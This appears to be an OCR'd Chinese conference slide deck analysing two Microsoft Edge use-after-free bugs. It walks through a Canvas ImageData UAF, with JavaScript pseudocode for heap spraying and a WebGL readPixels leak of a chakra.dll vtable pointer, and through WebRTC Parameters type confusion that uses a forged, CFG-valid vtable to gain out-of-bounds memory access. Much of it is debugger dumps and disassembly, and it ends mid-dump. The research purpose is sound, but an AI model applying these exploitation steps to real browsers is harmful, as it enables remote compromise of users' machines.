00000216`23601500  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
```

函数CCanvasImageData::Var_type_constructor补丁后，ImageData对象将不再保存Unit8ClampArray的buffer指针

04 Canvas ImageData UAF漏洞分析及利用：漏洞分析

漏洞触发思路：

当ImageData对象构造完成后，dettach掉Unit8ClampArray对象中的buffer，此时ImageData对象仍会保留Unit8ClampArray.buffer的指针，当有函数操作buffer内存区域时，程序可能造成崩溃。

如果可以dettach掉Unit8ClampArray的buffer后，占位buffer的位置，再通过某种方法将该位置数据写入某处再读出，则有机会造成信息泄露。

04 Canvas ImageData UAF漏洞分析及利用：漏洞利用一

CanvasRenderingContext2D是什么？

CanvasRenderingContext2D 接口提供的 2D 渲染背景用来绘制 `<canvas>` 元素，为了获得这个接口的对象，需要在 <canvas> 上调用 `getContext()` ，并提供一个 "2d" 的参数：

```
1 var canvas = document.getElementById('tutorial');
2 var ctx = canvas.getContext('2d');
```

CanvasRenderingContext2D.getImageData()

CanvasRenderingContext2D.getImageData() 返回一个 `ImageData` 对象，用来描述canvas区域隐含的像素数据，这个区域通过矩形表示，起始点为(sx, sy)、宽为sw、高为sh。

CanvasRenderingContext2D.putImageData()

CanvasRenderingContext2D.putImageData() 是 Canvas 2D API 将数据从已有的 `ImageData` 对象绘制到位图的方法。 如果提供了一个绘制过的矩形，则只绘制该矩形的像素。此方法不受画布转换矩阵的影响。

04 Canvas ImageData UAF漏洞分析及利用：漏洞利用一

伪代码

```
var canvas =
document.getElementById('canvas');
var ctx = canvas.getContext('2d', {alpha: false});
var ta = new Uint8ClampedArray(ab)                    //创建一个Unit8ClampedArray的TypedArray

var imageData = new ImageData(ta, 0x80,               //创建引用Unit8ClampedArray,长宽各0x80的
0x80);                                                ImageData

w = new Worker(null);

w.postMessage("ok", [ta.buffer]);                     //释放ImageData中TypedArray的buffer
w.terminate();
w = null;
CollectGarbage();
for(var i=0;i<0x80000;i++){
    zz[i] = new Array(0x10);                          //通过Array(0x10)占位
}
```

04 Canvas ImageData UAF漏洞分析及利用：漏洞利用一

ctx.putImageData(imageData, 0, 0);

函数CCanvasImageData::CopyRectToCanvas会拷贝占位过后的ImageData.buffer位置的数据去Canvas内部缓冲区

Canvas内部缓冲区

```
0:017> db 0000020d`24926050
0000020d`24926050  00 00 00 00 00 00 00 00-e8 33 07 20 05 02 00 00
0000020d`24926060  74 00 00 00 00 00 e4 1f-01 00 01 00 09 00 4e 00
0000020d`24926070  65 00 78 00 74 00 20 00-70 00 61 00 67 00 65 00
0000020d`24926080  00 00 00 00 e5 1f 01 00-01 00 0a 00 4e 00 65 00
0000020d`24926090  78 00 74 00 20 00 69 00-6d 00 61 00 67 00 65 00
0000020d`249260a0  00 00 00 00 e6 1f 01 00-01 00 0a 00 4e 00 65 00
```

```
 # Child-SP          RetAddr           Call Site
00 000000c9`776facb8 00007ffd`84571b11 edgehtml!MemoryBitBlt
01 000000c9`776facc0 00007ffd`84571dc0 edgehtml!CCanvasImageData::CopyRectToCanvas+0xc5
02 000000c9`776fad80 00007ffd`84573dc7 edgehtml!CCanvasImageData::CopyToCanvasFloats+0x1d8
03 000000c9`776fae70 00007ffd`8428d0b1 edgehtml!CCanvasRenderingContext2D::Var_putImageData+0x203
```

占位的整数数组对象


```
0:017> db 0000020d`36890000
0000020d`36890000  68 2b 62 83 fd 7f 00 00-c0 91 65 26 0d 02 00 00
0000020d`36890010  00 00 00 00 00 00 00 00-05 00 00 00 00 00 00 00
0000020d`36890020  10 00 00 00 00 00 00 00-40 00 89 36 0d 02 00 00
0000020d`36890030  40 00 89 36 0d 02 00 00-a0 d1 61 26 0d 02 00 00
0000020d`36890040  00 00 00 00 00 00 00 00-12 00 00 00 00 00 00 00
0:017> u poi 0000020d`36890000
chakra!Js::JavascriptNativeIntArray::`vftable':
```

拷贝过后的Canvas内部缓冲区

```
0:017> d 0000020d`24926050
0000020d`24926050  68 2b 62 83 fd 7f 00 00-c0 91 65 26 0d 02 00 00
0000020d`24926060  00 00 00 00 00 00 00 00-05 00 00 00 00 00 00 00
0000020d`24926070  10 00 00 00 00 00 00 00-40 00 89 36 0d 02 00 00
0000020d`24926080  40 00 89 36 0d 02 00 00-a0 d1 61 26 0d 02 00 00
0000020d`24926090  00 00 00 00 00 00 00 00-12 00 00 00 00 00 00 00
0000020d`249260a0  00 00 00 00 00 00 00 00-02 00 00 80 02 00 00 80
```

04 Canvas ImageData UAF漏洞分析及利用：漏洞利用一

```
imageData1 = ctx.getImageData(0, 0, 0x80, 0x80);
var ta1 = imageData1.data;
var x = ta1[0] + ta1[1]*0x100+ta1[2]*0x10000+ta1[3]*0x1000000
```




```
0:032> u 00007fff`3db42b68
chakra!Js::JavascriptNativeIntArray::`vftable':
00007fff`3db42b68 8042833d        add     byte
00007fff`3db42b6c ff              ???
00007fff`3db42b6d 7f00            jg      chakr
00007fff`3db42b6f 008042833dff    add     byte
00007fff`3db42b75 7f00            jg      chakr
00007fff`3db42b77 00d0            add     al,dl
00007fff`3db42b79 6e              outs    dx,by
00007fff`3db42b7a 82              ???
```

函数CCanvasRenderingContext2D::Var_getImageData可以从Canvas内部缓冲区中读出0x80*0x80个占位数据，但不幸的是getImageData返回的数据经过了一定的变换处理（premultiplied alpha），所以无法泄露真实的原始占位数据。

在WebGL API中能否找到可以泄露真实数据的方法呢?

04 Canvas ImageData UAF漏洞分析及利用：漏洞利用二

WebGL是什么？

WebGL (Web图形库) 是一种JavaScript API，用于在任何兼容的Web浏览器中呈现交互式3D和2D图形，而无需使用插件。WebGL通过引入一个与OpenGL ES 2.0紧密相符合的API，可以在HTML5 `<canvas>` 元素中使用。

WebGLRenderingContext

WebGLRenderingContext 接口提供基于 OpenGL ES 2.0 的绘图上下文，用于在 HTML `<canvas>` 元素内绘图。

```
1 | var canvas = document.getElementById('myCanvas');
2 | var gl = canvas.getContext('webgl');
```

WebGLTexture及方法

WebGLTexture接口是WebGL API的一部分，为不透明的纹理对象提供储存和状态等纹理操作。

WebGL API的`WebGLRenderingContext.createTexture()` 方法创建并初始化了一个 `WebGLTexture` 目标。

WebGL API 的 `WebGLRenderingContext.bindTexture()` 方法将给定的 `WebGLTexture` 绑定到目标（绑定点）。

04 Canvas ImageData UAF漏洞分析及利用：漏洞利用二

The **`WebGLRenderingContext.texImage2D()`** method of the WebGL API specifies a two-dimensional texture image.

The **`WebGLRenderingContext.readPixels()`** method of the WebGL API reads a block of pixels from a specified rectangle of the current color framebuffer into an `ArrayBufferView` object.

WebGLFramebuffer及方法

The **WebGLFramebuffer** interface is part of the WebGL API and represents a collection of buffers that serve as a rendering destination.

WebGL API 的 **`WebGLRenderingContext.bindFramebuffer()`** 方法将给定的 `WebGLFramebuffer` 绑定到目标。

The **`WebGLRenderingContext.framebufferTexture2D()`** method of the WebGL API attaches a texture to a `WebGLFramebuffer`.


04 Canvas ImageData UAF漏洞分析及利用：漏洞利用二

WebGL ImageData 利用伪代码

```
.........
var texture = gl.createTexture();
gl.bindTexture(gl.TEXTURE_2D, texture);
var fb = gl.createFramebuffer();                    // readPixels方法需要先创建一个framebuffer
gl.bindFramebuffer(gl.FRAMEBUFFER, fb);             //绑定一个framebuffer
gl.framebufferTexture2D(gl.FRAMEBUFFER,             //可以在framebuffer上attach一个texture
gl.COLOR_ATTACHMENT0, gl.TEXTURE_2D,
texture, 0);
.........
var imageData = new ImageData(ta, dimension,
dimension);
Free(ta.buffer);                                    //释放ta.buffer并GC
CollectGarbage();                                   //用整数数组对象占位释放的ta.buffer区域
Allocate_array();
.........
gl.texImage2D(gl.TEXTURE_2D, level,                 // texImage2D方法可以将ImageData对象中的内
internalFormat, format, type, imageData);           容写入Texture
ta1 = new Uint8Array(buffersize);
gl.readPixels(0, 0, dimension, dimension, gl.RGBA,// readPixels方法可以通过Framebuffer把Texture
gl.UNSIGNED_BYTE, ta1);                             的内容读出来
```

04 Canvas ImageData UAF漏洞分析及利用：攻击演示

ta1 = new Uint8Array(buffersize);
gl.readPixels(0, 0, dimension, dimension, gl.RGBA, gl.UNSIGNED_BYTE, ta1);
函数readPixels会把占位ImageData对象buffer位置的整数数组读到ta1的TypeArray中。
只要遍历整个ta1，便可找到整数数组的虚表指针



04 Canvas ImageData UAF漏洞分析及利用：攻击演示

利用上述的WebGL ImageData UAF漏洞，我们获得了泄露整数数组vtable指针的能力。虚表指针地址减去相对偏移就是chakra.dll模块的基地址，通过选择合适的vtable和type来伪造对象，我们就有可能利用对象类型混淆来实现内存越界读写。

```
0:019> ? 00007ffd`83622b68- 0x00582b68
Evaluate expression: 140726801924096 = 00007ffd`830a0000
0:031> lmv m chakra
Browse full module list
start             end                 module name
00007ffd`830a0000 00007ffd`83869000   chakra     (deferred)
    Image path: C:\Windows\SYSTEM32\chakra.dll
    Image name: chakra.dll
    Browse all global symbols  functions  data
    Image was built with /Brepro flag.
    Timestamp:        C9D6EA16 (This is a reproducible build file hash,
    CheckSum:         007C4122
    ImageSize:        007C9000
    File version:     11.0.16299.125
    Product version:  11.0.16299.125
    File flags:       0 (Mask 3F)
    File OS:          40004 NT Win32
    File type:        2.0 Dll
    File date:        00000000.00000000
    Translations:     0409.04b0
    Information from resource tables:
        CompanyName:      Microsoft Corporation
        ProductName:      Internet Explorer
        InternalName:     chakra.dll
        OriginalFilename: chakra.dll
        ProductVersion:   11.00.16299.125
        FileVersion:      11.00.16299.125 (WinBuild.160101.0800)
        FileDescription:  Microsoft ® Chakra (Private)
        LegalCopyright:   © Microsoft Corporation. All rights reserved.
```

05 WebRTC Parameters UAF漏洞利用: 类型混淆

在WebRTC Parameters UAF漏洞分析中，程序崩溃在函数GetScriptType的位置
GetScriptType函数会有一些对对象的检查

```
                jnb     loc_1802C5366
                mov     rax, [rdi+8]
                mov     eax, [rax]
                cmp     eax, 4Eh        ; switch 79 cases
                jle     short loc_180114666

loc_18011464C:                          ; CODE XREF: ScriptEngineBase::G
                                        ; ScriptEngineBase::GetScriptTyp
                mov     eax, 80004005h  ; jumptable 0000000180114683 def

loc_180114651:                          ; CODE XREF: ScriptEngineBase::G
                                        ; ScriptEngineBase::GetScriptTyp
                mov     r14, [rsp+38h+var_18]

loc_180114656:                          ; CODE XREF: sub_1802C5340+5↓j
                                        ; DATA XREF: .pdata:000000018074
                mov     rbx, [rsp+38h+arg_18]
                mov     rdi, [rsp+38h+var_10]

loc_180114660:                          ; CODE XREF: ScriptEngineBase::G
                                        ; DATA XREF: .pdata:000000018074
                add     rsp, 30h
                pop     rsi
                retn
; ---------------------------------------------------------------------------

loc_180114666:                          ; CODE XREF: ScriptEngineBase::G
                                        ; DATA XREF: .pdata:000000018074
                ja      short loc_18011464C ; jumptable 0000000180114683

loc_180114668:                          ; CODE XREF: ScriptEngineBase::G
                                        ; .text:0000000180C536B↓j
                lea     rdx, __ImageBase ; jumptable 00000001803FC0B7 ca
                cdqe
                movzx   eax, ds:(byte_180114720 - 180000000h)[rdx+rax]
                mov     ecx, ds:(off_1801146DC - 180000000h)[rdx+rax*4]
                add     rcx, rdx
                jmp     rcx             ; switch jump
```

指向的4字节值小于等于0x4e则跳转

大于则跳转,跳转至loc_18011464c，未满足条件

函数GetScriptType返回后

```
call    cs:__guard_dispatch_icall_fptr
mov     ebx, eax
test    eax, eax
js      loc_180D9AE99
cmp     [rsp+150h+var_110], 5
jz      short loc_180D9AAF1
mov     ebx, 8070000Fh
jmp     loc_180D9AE99
```

返回值负数和rsp+150h+var_110处不等于5则跳转至loc_180d9ae99，条件未满足

05 WebRTC Parameters UAF漏洞利用：类型混淆

经过搜索，我们在chakra.dll中找到一处符合上述条件的伪造Type ID

```
0:032> u 00007ffd`830a0000 +0x0000ee44
chakra!NamedItemList::~NamedItemList+0x1c:
00007ffd`830aee44 1c00            sbb     al,0
00007ffd`830aee46 0000            add     byte ptr [rax],al
00007ffd`830aee48 90              nop
00007ffd`830aee49 488d8bc8000000  lea     rcx,[rbx+0C8h]
00007ffd`830aee50 80792900        cmp     byte ptr [rcx+29h],0
00007ffd`830aee54 7406            je      chakra!NamedItemList::~NamedI
00007ffd`830aee56 ff15440a5c00    call    qword ptr [chakra!_imp_Delete
00007ffd`830aee5c 4883c430        add     rsp,30h
```

```
0:032> db 00007ffd`830aee44
00007ffd`830aee44  1c 00 00 00 90 48 8
00007ffd`830aee54  74 06 ff 15 44 0a 5
00007ffd`830aee64  48 8b c4 48 89 58 1
```

```
mov     dword ptr [rsi], 5
xor     eax, eax
jmp     short loc_180114651
```

7ffd830aee44处的4字节Type ID值满足GetScritpType要求，返回值大于等于0，并且[rsp+150h+var_110]等于5

```
                jnb     loc_1802C5366
                mov     rax, [rdi+8]
                mov     eax, [rax]
                cmp     eax, 4Eh        ; switch 79 cases
                jle     short loc_180114666

loc_18011464C:                          ; CODE XREF: ScriptEngineBase::G
                                        ; ScriptEngineBase::GetScriptTyp
                mov     eax, 80004005h  ; jumptable 0000000180114683 def

loc_180114651:                          ; CODE XREF: ScriptEngineBase::G
                                        ; ScriptEngineBase::GetScriptTyp
                mov     r14, [rsp+38h+var_18]

loc_180114656:                          ; CODE XREF: sub_1802C5340+5↓j
                                        ; DATA XREF: .pdata:000000018074
                mov     rbx, [rsp+38h+arg_18]
                mov     rdi, [rsp+38h+var_10]

loc_180114660:                          ; CODE XREF: ScriptEngineBase::G
                                        ; DATA XREF: .pdata:000000018074
                add     rsp, 30h
                pop     rsi
                retn
; ---------------------------------------------------------------------------

loc_180114666:                          ; CODE XREF: ScriptEngineBase::G
                                        ; DATA XREF: .pdata:000000018074
                ja      short loc_18011464C ; jumptable 0000000180114683

loc_180114668:                          ; CODE XREF: ScriptEngineBase::G
                                        ; .text:00000001802C536B↓j
                lea     rdx, __ImageBase ; jumptable 00000001803FC0B7 ca
                cdqe
                movzx   eax, ds:(byte_180114720 - 180000000h)[rdx+rax]
                mov     ecx, ds:(off_1801146DC - 180000000h)[rdx+rax*4]
                add     rcx, rdx
                jmp     rcx             ; switch jump
```

05 WebRTC Parameters UAF漏洞利用: 类型混淆

虚表指针的要求为

```
0:020> k10
 # Child-SP          RetAddr           Call Site
00 00000022`217f9d38 00007ffd`832dbba0 ntdll!LdrpDispatchUserCallTargetES+0xe
01 00000022`217f9d40 00007ffd`832db9f6 chakra!Js::JavascriptOperators::OP_GetProperty+0
02 00000022`217f9dd0 00007ffd`83d99997 chakra!CJavascriptOperations::GetProperty+0xb6
03 00000022`217f9ea0 00007ffd`846a6191 edgehtml!CJScript9Holder::UnpackDictionary+0xbb
```

虚函数调用的必须是一个合法的CFG目标地址

函数UnpackDictionary

```
mov     rax, [rcx]
lea     rdx, [rbp+var_10]
mov     r9d, [rbp+arg_8]
mov     r8, r14
mov     [rsp+50h+var_30], rdx
mov     rdx, rbx        ; _QWORD
mov     rax, [rax+20h]
call    cs:__guard_dispatch_icall_fptr
xor     r9d, r9d
mov     edi, eax
```

Js:: CJavascriptOperations::GetProperty

```
call    ?OnScriptStart@ScriptContext@Js@@QEAAX_N@Z ; Js::ScriptContext::OnScriptStar
lea     rcx, [rsp+0C8h+var_70] ; this
call    ?VerifyEnterScript@EnterScriptObject@Js@@QEAAXXZ ; Js::EnterScriptObject::Ver
mov     r8, rdi         ; struct Js::ScriptContext *
mov     edx, [rsp+0C8h+arg_18] ; int
mov     rcx, [rsp+0C8h+arg_10] ; void *
call    ?OP_GetProperty@JavascriptOperators@Js@@SAPEAXPEAXHPEAVScriptContext@2@@Z ;
mov     [rbx], rax
lea     rcx, [rsp+0C8h+var_70] ; this
call    ??1EnterScriptObject@Js@@QEAA@XZ ; Js::EnterScriptObject::~EnterScriptObject
nop
```

伪造的虚表指针+0x88处必须有一特定函数，能对伪造对象相关区域进行修改

Js::JavascriptOperators::OP_GetProperty

```
mov     rax, [rbx]
lea     r9, [rsp+88h+var_38]
mov     r8d, dword ptr [rsp+88h+var_48]
mov     rcx, rbx
mov     [rsp+88h+var_60], rsi
mov     qword ptr [rsp+88h+var_68], r15
mov     rax, [rax+88h]
call    cs:__guard_dispatch_icall_fptr
```

```
0:018> db 00000226`f4a0c7e0
00000226`f4a0c7e0  d8 dd b3 3d ff 7f 00 00-c0 cf 80 f3 26 02 00 00
00000226`f4a0c7f0  02 00 00 00 00 00 01 00-04 00 00 00 00 00 01 00
00000226`f4a0c800  06 00 00 00 00 00 01 00-08 00 00 00 00 00 01 00
00000226`f4a0c810  0a 00 00 00 00 00 01 00-0c 00 00 00 00 00 01 00
00000226`f4a0c820  0e 00 00 00 00 00 01 00-10 00 00 00 00 00 01 00
00000226`f4a0c830  12 00 00 00 00 00 01 00-14 00 00 00 00 00 01 00
00000226`f4a0c840  16 00 00 00 00 00 01 00-18 00 00 00 00 00 01 00
```

05 WebRTC Parameters UAF漏洞利用: 类型混淆

经过搜索，我们终于在chakra中找到一个符合条件的函数。

```
0:020> u chakra!JavascriptThreadService::RegisterTrackingClient
chakra!JavascriptThreadService::RegisterTrackingClient:
00007ffd`83173900 48895c2418      mov     qword ptr [rsp+18h],rbx
00007ffd`83173905 4889542410      mov     qword ptr [rsp+10h],rdx
00007ffd`8317390a 48894c2408      mov     qword ptr [rsp+8],rcx
00007ffd`8317390f 57              push    rdi
00007ffd`83173910 4883ec20        sub     rsp,20h
00007ffd`83173914 e85bfe1400      call    chakra!ThreadContext::GetCon
00007ffd`83173919 488b5c2438      mov     rbx,qword ptr [rsp+38h]
00007ffd`8317391e 488bf8          mov     rdi,rax
chakra!JavascriptThreadService::RegisterTrackingClient+0x21:
00007ffd`83173921 488b0b          mov     rcx,qword ptr [rbx]
00007ffd`83173924 488b4108        mov     rax,qword ptr [rcx+8]
00007ffd`83173928 488bcb          mov     rcx,rbx
00007ffd`8317392b ff15afc44f00    call    qword ptr [chakra!_guard_dispat
00007ffd`83173931 488b4c2430      mov     rcx,qword ptr [rsp+30h]
00007ffd`83173936 488d0503d91900  lea     rax,[chakra!JavascriptThreadSer
00007ffd`8317393d 48895968        mov     qword ptr [rcx+68h],rbx
00007ffd`83173941 488b8f58080000  mov     rcx,qword ptr [rdi+858h]
```

```
0:019> d 00007ffd`836153b8 +88
00007ffd`83615440  00007ffd`83173900 chakra!JavascriptThreadService::RegisterTrackingClient
```

rbx指向伪造对象

RegisterTrackingClient可以令伪造对象+68h位置指向伪造对象

但是需要保证虚表指针+8位置的方法也是一个合法的CFG目标地址且不能产生任何副作用（上下文改动、崩溃等）

05 WebRTC Parameters UAF漏洞利用: 类型混淆

Fake_vtable+0x88处的RegisterTrackingClient函数可以被OP_GetProperty调用

```
0:020> d 00007ffd`836153b8 + 88
00007ffd`83615440  00007ffd`83173900 chakra!JavascriptThreadService::RegisterTrackingClient
```

同时在Fake_vtable+0x08处也存在一个函数，可以被RegisterTrackingClient调用

```
0:020> dqs 00007ffd`836153b8 +8
00007ffd`836153c0  00007ffd`833141d0 chakra!Memory::SmallHeapBlockT<MediumAllocationBlockAttributes>::GetObjectSize
```

且此方法不会产生任何副作用

```
0:020> u 00007ffd`833141d0
chakra!Memory::SmallHeapBlockT<MediumAllocationBlockAttributes>::GetObjectSize
00007ffd`833141d0 4889542410      mov     qword ptr [rsp+10h],rdx
00007ffd`833141d5 48894c2408      mov     qword ptr [rsp+8],rcx
00007ffd`833141da 488b442408      mov     rax,qword ptr [rsp+8]
00007ffd`833141df 0fb7404c        movzx   eax,word ptr [rax+4Ch]
00007ffd`833141e3 c3              ret
```

反推的伪造虚表指针为

```
0:020> u 00007ffd`836153b8
chakra!Memory::SmallHeapBlockT<MediumAllocationBlockAttributes>::`vftable'
```

05 WebRTC Parameters UAF漏洞利用: 从类型混淆到内存越界

如何利用“(fakeobj+0x68) = fakeobj”这个能力？

```
0:032> db 00000226`f4a0c780
00000226`f4a0c780  68 2b b4 3d ff 7f 00 00-c0 91 61 e3 26 02 00 00
00000226`f4a0c790  00 00 00 00 00 00 00 00-05 00 01 00 00 00 00 00
00000226`f4a0c7a0  10 00 00 00 00 00 00 00-c0 c7 a0 f4 26 02 00 00
00000226`f4a0c7b0  c0 c7 a0 f4 26 02 00 00-00 03 94 f3 27 02 00 00
00000226`f4a0c7c0  00 00 00 00 10 00 00 00-12 00 00 00 00 00 00 00
00000226`f4a0c7d0  00 00 00 00 00 00 00 00-00 00 00 00 0c 0c 0c 0c
00000226`f4a0c7e0  00 00 00 00 ff ff ff 7f-ff ff ff 7f 00 00 00 00
00000226`f4a0c7f0  0c 0c 0c 0c 0c 0c 0c 0c-0c 0c 0c 0c 0c 0c 0c 0c
00000226`f4a0c800  00 00 00 00 ff ff ff 7f-ff ff ff 7f 00 00 00 00
00000226`f4a0c810  0c 0c 0c 0c 0c 0c 0c 0c-02 00 00 80 02 00 00 80
00000226`f4a0c820  68 2b b4 3d ff 7f 00 00-c0 91 61 e3 26 02 00 00
00000226`f4a0c830  00 00 00 00 00 00 00 00-05 00 01 00 00 00 00 00
00000226`f4a0c840  10 00 00 00 00 00 00 00-e0 c7 a0 f4 26 02 00 00
